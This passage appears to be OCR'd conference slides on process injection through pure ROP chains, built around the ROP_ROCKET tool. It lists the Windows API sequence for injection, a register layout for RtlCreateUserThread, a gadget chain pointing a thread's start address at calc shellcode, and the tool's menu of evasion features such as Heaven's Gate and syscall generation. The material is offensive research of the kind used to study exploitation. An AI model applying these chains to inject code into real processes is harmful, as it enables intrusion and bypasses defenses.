
These parameters are created using mov dereferences.



CreateRemoteThread

All other parameters are created using pushad technique.

CreateRemoteThread



- Once this is done, our injected payload will **execute**.



Demo time!



- Let's do a demo.

Another Process Injection via ROP

- The previous example was more complex, but you potentially could go back to the basics with this approach.
- Ultimately, many known process injection techniques could be adapted via pure ROP.
  - Key in doing so is having diverse patterns available.

1. CreateToolhelp32Snapshot
2. VirtualAlloc
3. Process32First
4. Process32Next
5. OpenProcess
6. VirtualAllocEx
7. WriteProcessMemory
8. RtlCreateUserThread



Focus on RtlCreateUserThread

- RtlCreateUserThread can allow shellcode to be injected into both 32-bit and 64-bit processes, whereas CreateRemoteThread requires the originating and external process to share the same architecture.
  - This makes this function immensely useful.
- RtlCreateUserThread uses both pushad and mov dereferences.


Register	Pattern
EDI	RET
ESI	RET
EBP	POP
ESP	SKIP
EBX	RtlCreateUserThreadStub
EDX	ReturnAddress
ECX	ProcessHandle
EAX	SecurityDescriptor

Process handle from the OpenProcess
NULL



RtlCreateUserThread: Using mov deference

- After pushad, the mov dereference approach may be used.



RtlCreateUserThread

- ECX will be the pointer to the shellcode. EDI will be the required StartAddress parameter.

```
 # making the StartAddress parameter point to the
calc_shellcode
        0x00401d08,  # pop ecx # ret #load
        0x00078a5c,  # Pointer to the calc_shellcode
        0x004013e2,  # mov ecx, dword ptr [ecx] # ret
        0x0040165d,  # mov dword ptr [edi], ecx # ret
        0x0040132d,  # inc edi # ret
        0x0040132d,  # inc edi # ret
        0x0040132d,  # inc edi # ret
        0x0040132d,  # inc edi # ret
```



Concluding Remarks

- Our goal was to not enumerate all process injection techniques – we have all seen those talks already!
- Our goal was to provide a methodology for doing it purely via ROP – with no extra help from higher-level languages – and focus on the practicalities.
- The novel concept of building an EnumProcesses function via ROP could be useful to other process injection techniques and beyond.
- The patterns we created will be of enormous value to others who may wish to use these APIs in ROP.



Thank You!

https://github.com/Bw3ll/ROP_ROCKET



```
 ____  ____  ____  ____  ____  ____  ____  ____  ____  ____
/ _ \/ _ \/ _ \/ _ \/ _ \/ _ \/ _ \/ //_/ _/_ _/ _/ _ \/ _/
/ , _/ /_/ / ,_/ / ,_/ /_/ / /_/ / ,< / /_/ / / /  / /_/ / /
/_/|_|\____/_/   /_/|_|\____/\____/_/|_/___/ /_/   \____/_/

                    v.0.9:  Bramwell Brizendine, 2023

  r -  Capture ROP Gadgets.  [Using Previously Saved]
  g -  Generate Heaven's Gate x32 to x64.
  t -  Generate Heaven's Gate x64 to x32.
  a -  Generate Windows Syscall - NtAllocateVirtualMemory.
  v -  Generate Windows Syscall - NtProtectVirtualMemory.
  s -  Shellcodeless ROP: System.
  d -  Shellcodeless ROP: GetProcAddress.
  m -  Generate Mov Dereference: VirtualProtect.
  o -  Obfuscate gadget/value.
  p -  Print gadgets found.
  c -  Save config file [config.cfg] with current selections.
  h -  Display options.

ROP_ROCKET>
```

